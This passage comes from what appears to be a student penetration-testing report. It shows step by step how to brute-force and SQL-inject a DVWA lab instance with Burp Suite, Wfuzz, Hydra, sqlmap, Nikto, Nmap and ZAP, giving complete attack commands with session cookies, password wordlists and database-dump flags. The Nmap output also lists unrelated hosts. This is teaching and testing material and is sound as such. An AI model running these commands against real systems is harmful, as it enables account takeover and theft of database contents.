

Figure 30 – Payload

Figure 31 shows another payload that is getting some error phrases that can be used to analyze and get more reliable results.



Figure 31 - Payload Grep match

Step 6: Start the Attack and Analyze the Results

1. Upon clicking “Start Attack,” it will begin the process of brute force.
2. Burp Suite Professional will attempt each list and display it in the status field.
3. We can Identify if it is successful by checking the HTTP response code and response length.
The correct password will show a different response length than other failed attempts.

Figure 32 shows the result of a successful password attack where the length of the character is different from other password lists.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
2590	password	200	30			4662	
0		200	32			4620	
1	!@#\$%	200	32			4620	
2	!@#\$%^	200	34			4620	
3	!@#\$%^&	200	30			4620	
4	!@#\$%^&*	200	32			4620	
5	Iroot	200	29			4620	
6	SSRV	200	33			4620	

Figure 32 - Password response length

Figure 33 shows another result, which includes another payload to confirm the password is reliable.

Request	Payload	Status code	Response received	Error	Timeout	Length	Username ...	Comment
2590	password	200	32			4662		
0		200	34			4620	1	
1	!@#\$%	200	36			4620	1	
2	!@#\$%^	200	31			4620	1	
3	!@#\$%^&	200	35			4620	1	
4	!@#\$%^&*	200	35			4620	1	
5	Iroot	200	33			4620	1	
6	SSRV	200	35			4620	1	
7	\$ecure\$	200	38			4620	1	
8	*3noguru	200	39			4620	1	

Figure 33 - Password Grep match output

Step 7: Document the finding and generate a report

- Once we get the password verified. Document it using the performance metrics created in this project.
- Include recommendations for the application and securing log-in from brute force attacks.

12.2 Burp Suite Community Tool Testing

Few steps to follow in Burp Suite Community Testing

- Prerequisite and setup
- Testing Step

Prerequisites and setup

The Burp Suite Community should be installed in Kali Linux inside Vmware Fusion for testing.

Testing Steps:

Set up Burp Suite Community

- Open the Burp Suite Community and go to the “Proxy” section.
- Set up the proxy for interception to port 8080.

3. Configure the browser proxy setting and use HTTP proxy to 127.0.0.1 and port 8080. During interception, click Manual.

Figure 34 shows the browser's manual method of configuring before the testing in the Burp Suite.



Figure 34 - Configuring Proxy

4. Install the Burp Suite CA certificate in the browser for HTTPS interception, which is under the "Proxy" > "Options" section.

Figure 35 shows the certificate location that is essential to capture request to the Burp Suite tool.



Figure 35 - Burp Suite CA certificate

5. Go to Download and find the download certificate /downloads/cacert, then pre ok

Figure 36 shows that the certificate is downloaded and provides authorization for collecting requests from the web application.



Figure 36 - Download Certificate

Login into DVWA

1. Open the DVWA website in the Burp Suite Browser and log in using the provided credentials (admin/password).

Figure 37 shows the location of the section for the Brute Force technique in the Burp Suite Community.

Figure 37 - DVWA Homepage

2. For the initial testing, we put the DVWA security level in the “Low” setting to check vulnerabilities and for testing purposes.
3. Under “Brute Force” on the DVWA main page, the Brute-force testing takes place.

Capture the Login Request

1. Under Burp Suite Community, make sure that “Intercept” is on by clicking the “Intercept” button under the “Proxy” section.
2. In DVWA, under Brute Force, insert the credentials (e.g., admin/password), then click “log in.”

- Burp Suite Community will then intercept the request under the “Proxy” > “Intercept” section; we can check that we have already captured the HTTP request.

Figure 38 shows that the intercept is on to collect or capture request from the target web application.

```

    Intercept      HTTP history      WebSockets history | ⚙ Proxy settings
    Request to http://108.61.212.237:80
    Forward      Drop      Intercept is on      Action      Open browser
    Pretty      Raw      Hex
    1 GET /DWA/vulnerabilities/brute/?username=admin&password=d$fasdfas&Login=Login HTTP/1.1
    2 Host: 108.61.212.237
    3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
    4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
    5 Accept-Language: en-US,en;q=0.5
    6 Accept-Encoding: gzip, deflate, br
    7 Connection: keep-alive
    8 Referer: http://108.61.212.237/DWA/vulnerabilities/brute/?username=admin&password=password&Login=Login
    9 Cookie: security=low; PHPSESSID=khs757hn1d34iv273mboptuc
    10 Upgrade-Insecure-Requests: 1
    11
    12
  
```

Figure 38 - Intercept request

- Right-click on the page and select “Send to Intruder” to begin the brute force attack.

Set Attack Positions in the Intruder

- Under the “Intruder” section, open the request sent from the proxy.
- Click the “Position” tab to check attack points. On this page, we can see the request placeholder for username and password parameters.
- We should clear the preset parameters and manually highlight the password parameters to set them as attack parameters.

Figure 39 shows the parameters cleared and then highlights the credentials that are going to be used for brute force.

Figure 39 - Clear the preset parameters

- After highlighting the password, click the add icon and set this attack as a “sniper” attack.

Configure Payload for Brute-Force Attack

- Click the “Payload” section and choose a “Simple list” as a payload type. (e.g. can get from github user content password list and only a simple list due to the limitation of the community version).

Figure 40 shows that the payload is pasted from website lists that are used in this testing.

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. Under the 'Payload sets' section, there is a dropdown for 'Payload set' set to '1' and 'Payload count: 1,000'. Below it, 'Payload type' is set to 'Simple list' with 'Request count: 1,000'. A large text area displays a list of payloads: 123456, password, 12345678, qwerty, 123456789, 12345, 1234, 111111, 1234567, dragon. There are buttons for Paste, Load..., Remove, Clear, Deduplicate, Add, and Enter a new item. An 'Add from list ... [Pro version only]' dropdown is also present.

Figure 40 - Payload sample list

2. In the “Payload Option” section, add the password list that you want to use and then begin the testing.

Start the Attack and Analyze the Results

1. Upon clicking “Start Attack,” it will begin the process of brute force.
2. Burp Suite Community will attempt each list and display it in the status field.
3. We can Identify if it is successful by checking the HTTP response code and response length. The correct password will show a different response length than other failed attempts.

Figure 41 shows some details about the attack, and the results are successful.

The screenshot shows the Burp Suite interface with the 'Results' tab selected. It displays the results of a '2. Intruder attack of http://108.61.212.237'. The table shows 16 rows of attack results:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
2	password	200	32			4663	
0		200	33			4620	
4	qwerty	200	35			4620	
6	12345	200	32			4620	
8	111111	200	31			4620	
10	dragon	200	32			4620	
12	baseball	200	34			4620	
14	football	200	30			4620	
15	monkey	200	75			4620	
16	letmein	200	288			4620	

Below the table, the 'Request' and 'Response' tabs are selected. The 'Pretty' tab is active, showing the raw HTTP request:

```

1 GET /DWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 108.61.212.237
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://108.61.212.237/DWA/vulnerabilities/brute/?username=admin&password=password&Login=Login
9 Cookie: security=low; PHPSESSID=khse757hn1d34iv273mboptuc
10 Upgrade-Insecure-Requests: 1
11
12

```

Figure 41 - Start the Attack and get a response

Document the findings and generate a report

1. Once we get the password verified. Document it using the performance metrics created in this project.
2. Include recommendations for the application and securing log-in from brute force attacks.

12.3 Wfuzz Tool Testing

Steps of use:

1. Open terminal
2. Select a password list in the drive.
/usr/share/wordlist/rockyou.txt
3. Log in to DVWA and provide credentials.
4. Under security, change the security level to low for this testing to check vulnerabilities.
5. Get the session ID by right-clicking somewhere on the screen. Select Inspect and click in the storage section.



Figure 42 shows the location of the session ID that is essential for using Wfuzz.

The screenshot shows a web browser window for DVWA (Damn Vulnerable Web Application) running on Kali Linux. The URL is 108.61.212.237/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=. The main content area displays the DVWA logo and the title "Vulnerability: Brute Force". Below it is a "Login" form with fields for "Username" and "Password" and a "Login" button. A message at the bottom says "Welcome to the password protected area admin". To the left of the main content is a sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force (which is highlighted in green), Command Injection, CSRF, File Inclusion, and File Upload. On the far left, there's a sidebar for browser developer tools showing storage sections: Cache Storage, Cookies, Indexed DB, Local Storage, and Session Storage. The Cookies section is expanded, showing a table with one row for the domain http://108.61.212.237. The table columns are Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, and SameSite. The single cookie entry is PHPSESSID: dh2azfh9l9gp1..., with the Value column showing the full hex string. To the right of the cookies table, the browser's developer tools interface shows the "Storage" tab selected, displaying the same cookie entry under the "Data" section. The "Data" section also includes details like "PHPSESSID: "dh2azfh9l9gp1tvtqnald08dlv"" and various timestamps and flags.

Figure 42 - Session ID for WFuzz

- Copy the session ID that need to be put on the command in the terminal for web fuzzing.

Figure 43 shows that the session ID is under the “Value” section and copying it to the Wfuzz command.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSESSID	dh2a2fh9l9gp1tvtqnald08dly	108.61.212.237	/	Wed, 11 Sep 2024 2...	35	false	false	None

Figure 43 - Copy Session ID

- In the terminal use the command wfuzz -c -w /usr/share/wordlist/rockyou.txt followed by the security level, session id, and the web application address to begin the brute forcing.

Figure 44 shows the command used in the testing where we put the location of the text lists of passwords and setting security level, providing session ID, address of the target, and some commands used in Wfuzz.

```
(russell@russell)-[~]
$ wfuzz -c -w /usr/share/wordlists/rockyou.txt -b 'security=low; PHPSESSID=dh2a2fh9l9gp1tvtqnald08dly' 'http://108.61.212.237/DVWA/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login'
```

Figure 44 - WFuzz command

- Add this command after the web address.

Figure 45 shows the web fuzzing command used in Wfuzz.

```
?username=admin&password=FUZZ&Login=Login'
```

Figure 45 - Command after web address

- Result will be shown, parameters are different for the correct password.

Figure 46 shows the successful result where the character length is different from the rest of the password list.

000000025:	200	109 L	252 W	4292 Ch	"tigger"

Figure 46 - WFuzz successful output

12.4 SQL Map Tool Testing

There are a few steps for SQL Map Testing.

- Prerequisites and setup
- Testing Steps

Prerequisites and setup

The current session ID is required while testing on DVWA. Also, the SQL Injection command field needs to be tracked to use in SQL Map.

Testing Steps:

Step 1:

Confirmation of SQL Injection in DVWA and retrieve the URL for further testing.

URL: <http://108.61.212.237/DVWA/vulnerabilities/sqlis/?id=1&Submit=Submit#>

Figure 47 shows the successful injection in DVWA.

The screenshot shows the DVWA SQL Injection page. In the 'User ID' field, the value '1 OR 1=1' is entered. Below the form, a 'More Information' section provides links related to SQL injection. On the left, a sidebar lists various attack types, with 'SQL Injection' currently selected. At the bottom, a browser developer tools Network tab shows a cookie named 'PHPSESSID' with the value '2gbp16c0a7lntkbhe681cm23g; security=low'. A tooltip for this cookie shows its details: 'PHPSESSID="2gbp16c0a7lntkbhe681cm23g"; Created:"Mon, 14 Oct 2024 10:10:53 GMT"; Domain:"108.61.212.237"; Expires:"Wed, 16 Oct 2024 09:15:22 GMT"; HttpOnly:True; Path:"/"; SameSite:"None"; MaxAge:-1'.

Figure 47 - Confirmation of SQL Injection in DVWA

Step 2:

Inject command in SQL Map for Penetration testing.

Command: sqlmap -u "http://108.61.212.237/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=2gbp16c0a7lntkbhe681cm23g; security=low" --banner --current-user --current-db --dump

Figure 48 shows that in the terminal, this command is used to activate SQL Map tool and injecting command for collecting information from the web application.

```
[23:42:17] [INFO] GET parameter 'id' is 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EX
[23:42:17] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[23:42:17] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
^Z
zsh: suspended  sqlmap -u --cookie="PHPSESSID=2gbp16c0a7lntkbhe681cm23g; security=low" --al
  ↵(kali㉿kali)-[~]
  $ sudo rm -rf /home/kali/.local/share/sqlmap/output/108.61.212.237
  ↵(kali㉿kali)-[~]
  $ sqlmap -u "http://108.61.212.237/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=2gbp16c0a7lntkbhe681cm23g; security=low" --banner --current-user --current-db --dump
  ↵(kali㉿kali)-[~]
  $
```

Figure 48 - Inject command in SQL Map for Penetration testing

Step 3:

Testing connection to the target URL

Testing if GET parameter is dynamic

Basic test shows that GET parameter might be injectable – MySQL

GET parameter appears to be Boolean based blind – injectable

Figure 49 shows that the tool is connected to the target web application using some GET parameters.

```

$ sqlmap -u "http://108.61.212.237/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit# --cookie=PHPSESSID=2gbp16c0a7lntkbhe681cm23g; security=low" --banner --current-user --current-db --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[23:47:05] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[23:47:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:47:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[23:47:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:47:05] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tests
[23:47:05] [INFO] target URL appears to have 2 columns in query
[23:47:05] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[23:47:05] [WARNING] In OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
Parameter: id (GET)
  Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id='1' OR NOT 5962-5962#&Submit=Submit

  Type: error-based

```

Figure 50 - GET parameter appears to be MySQL

Step 5:

Back-end information details were retrieved.

Storing hash values to a temporary file - yes

Cracking via dictionary-based attack – Yes

Figure 51 shows information about the hash value that is stored temporarily in a file location and asks if you want to proceed to crack the hash value into the correct password.

```

```

Figure 52 - Cracking the hash values for every user's password with details

Step 7: To locate and remove the directory file for SQL Map output result (if required):

Command: sudo rm -rf /home/kali/.local/share/sqlmap/output/108.61.212.237

For Medium and High Security, “--data=id=1&Submit=Submit” specifies HTTP Post parameters which is sent in the request. SQL Payload will try to inject into the id parameter. Submit=Submit is really important if this parameter is expected to process.

For Medium and High Security the command is:

```
sqlmap -u "http://108.61.212.237/DVWA/vulnerabilities/sqli/" --
cookie="PHPSESSID=9e6mnhtrmkfco5v4e3o1i9nnkg; security=medium" --
data="id=1&Submit=Submit" --batch db -dump
```

Figure 53 shows the medium security level parameters.

The screenshot shows the DVWA SQL Injection interface with the following details:

- Left Sidebar:** Includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security, and PHP Info.
- Middle Panel:** Displays the "Vulnerability: SQL Injection" page. A user input field contains "User ID: 3" and a "Submit" button. Below it, a "More Information" section lists several useful links about SQL injection.
- Right Panel:** Shows the Burp Suite Professional interface in "Proxy" mode. It displays a single captured request from "108.61.212.237" at "22:57:52 7 Nov 2024". The request is a POST to "/DVWA/vulnerabilities/sqli/" with the following headers and body:

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 108.61.212.237
User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://108.61.212.237
Connection: keep-alive
Referer: http://108.61.212.237/DVWA/vulnerabilities/sqli/
Cookie: security=medium; PHPSESSID=dgivq3b89804u08lnk4lchfp
Upgrade-Insecure-Requests: 1
3d36&Submit=Submit
```

Figure 53 - Medium security level parameters

Figure 54 shows the high security level parameters.

The screenshot shows the DVWA SQL Injection interface with the following details:

- Left Sidebar:** Includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and SQL Injection (selected).
- Middle Panel:** Displays the "Vulnerability: SQL Injection" page. A user input field contains "First name: admin" and "Surname: admin". Below it, a "More Information" section is present.
- Right Panel:** Shows the Burp Suite Professional interface in "Proxy" mode. It displays multiple captured requests between "108.61.212.237" and "108.61.212.237" over time, showing a session creation and manipulation process. The requests include various POST and GET requests with session IDs and other parameters like "id=5&Submit=Submit".

Figure 54 - High security level parameters

12.5 Hydra Tool Testing

Brute Force testing of the DVWA website using the Hydra tool

Prerequisites:

1. Hydra tool with rockyou.txt file preinstall in Kali Linux
2. DVWA website access login
3. Wifi access login

Steps use:

1. Set up the target website and launch the hydra tool in the Kali terminal.
2. Target **Login:** Admin **Password:** Admin

Figure 55 shows that the tester provides some wrong credentials to check system credentials and security.

Figure 55 - Wrong Password credential

3. Configure and use command

Type: `hydra -l admin -P /usr/share/wordlists/rockyou.txt 108.61.212.237 http-get-form "/DVWA/vulnerabilities/brute/index.php: userfield=USER:passwordfield=PASS -s80`

Figure 56 shows the command used in the testing to brute force the system admin password credential.

```
(root㉿kali)-[~/home/kali]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 108.61.212.237 http-get-form "/DVWA/vulnerabilities/brute/index.php:userfield=USER:passwordfield=PASS" -s80
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

12.6 Nikto Tool Testing

Prerequisites

1. <http://108.61.212.237/DVWA/login.php>
2. Launch Nikto in Kali Terminal
3. Wifi login access

Testing Steps:

1. Set up

Action: Login to <http://108.61.212.237/DVWA/login.php>

Type: nikto -h scanme, nmap.org

2. Find port scan

Type: Nmap 108.61.212.237 -oG iplist.txt

Type: cat iplist.txt |grep "Ports: 80/open"

Figure 58 shows the command to use to get open port in the system.

```

root@kali:[~]
# nmap -p 80 108.61.212.237 -oG iplist.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 13:15 EDT
Nmap scan report for 108.61.212.237.vultrusercontent.com (108.61.212.237)
Host is up (0.0043s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

root@kali:[~]
# cat iplist.txt |grep "Ports: 80/open"
Host: 108.61.212.4 (corporatecameras.tempurl.host)      Ports: 80/open/tcp//http///
Host: 108.61.212.30 (innerwestmelbourne.tempurl.host)  Ports: 80/open/tcp//http///
Host: 108.61.212.31 (108.61.212.31.vultrusercontent.com) Ports: 80/open/tcp//http///
Host: 108.61.212.32 (hostedmx.ausitechdirect.com.au)    Ports: 80/open/tcp//http///
Host: 108.61.212.33 (108.61.212.33.vultrusercontent.com) Ports: 80/open/tcp//http///
Host: 108.61.212.34 (108.61.212.34.vultrusercontent.com) Ports: 80/open/tcp//http///

```

Figure 58 - Port scan results through Nmap

3. Create a script file using nano as seen below

Figure 59 command used to create script that will be used in the scanning.

```
(root㉿kali)-[~/home/kali]
└─# nano iplist2.txt

(root㉿kali)-[~/home/kali]
└─# cat iplist2.txt
108.61.212.237
```

Figure 59 - script of target website:108.61.212.237, script filename: iplist2.txt

4. Initial Target Scan

Type Command: nikto -h iplist2.txt -o nikto_result.csv -Format csv

Figure 60 shows information about the target IP, Hostname, Port and time and date of the scan.

```
(root㉿kali)-[~]
└─# nikto -h iplist2.txt -o nikto_result.csv -Format CSV
- Nikto v2.5.0

+ Target IP:          108.61.212.237
+ Target Hostname:    108.61.212.237
+ Target Port:        80
+ Start Time:         2024-10-01 13:24:00 (GMT-4)

Figure 61 - iplist2.txt folder where scan report saves in CVS format

12.7 ZAP Tool Testing

To perform Testing using the ZAP tool, the steps as follows below:

Prerequisites:

1. DVWA website access login: https
2. OWASP Zap tool launch and rockyou.txt file implemented in Kali Linux/Window
3. Wifi Access:

Steps use:

1. Set up Launch Zap and load the target website to log in with the wrong credential below
2. Target Inputs: username: **admin** password: **admin**

Figure 62 shows the location of captured information from DVWA.

Figure 62 - Screenshot capture of DVWA Login monitoring in Zap tool

3. Launch Brute Force attack as follows: a) In the Sites tab, find the login URL b) Right-click and select **Attack>Fuzzer** function

Figure 63 shows the Manual Execution of a brute-force attack



Figure 63 - Manual Execution of Brute Force Attack using Fuzzer

4. Highlight 1) username and password parameter. 2) Add to the Fuzz Location 3) Add Payload

Figure 64 shows that Zap uses a Fuzzer technique to brute force the system.

Figure 64 - Configure the brute force attack using Fuzzer

Initial scan

5. Steps: a) Browse to rockyou.txt. file. b) Select Add Payload. c)Select Start Fuzzer

Figure 65 shows where the location of the text file used for brute force attack.



Figure 65 - Add rockyou.txt file to add payload for the initial attack

Figure 66 shows that after everything is configured then, click “Start Fuzzer” to proceed with the attack.

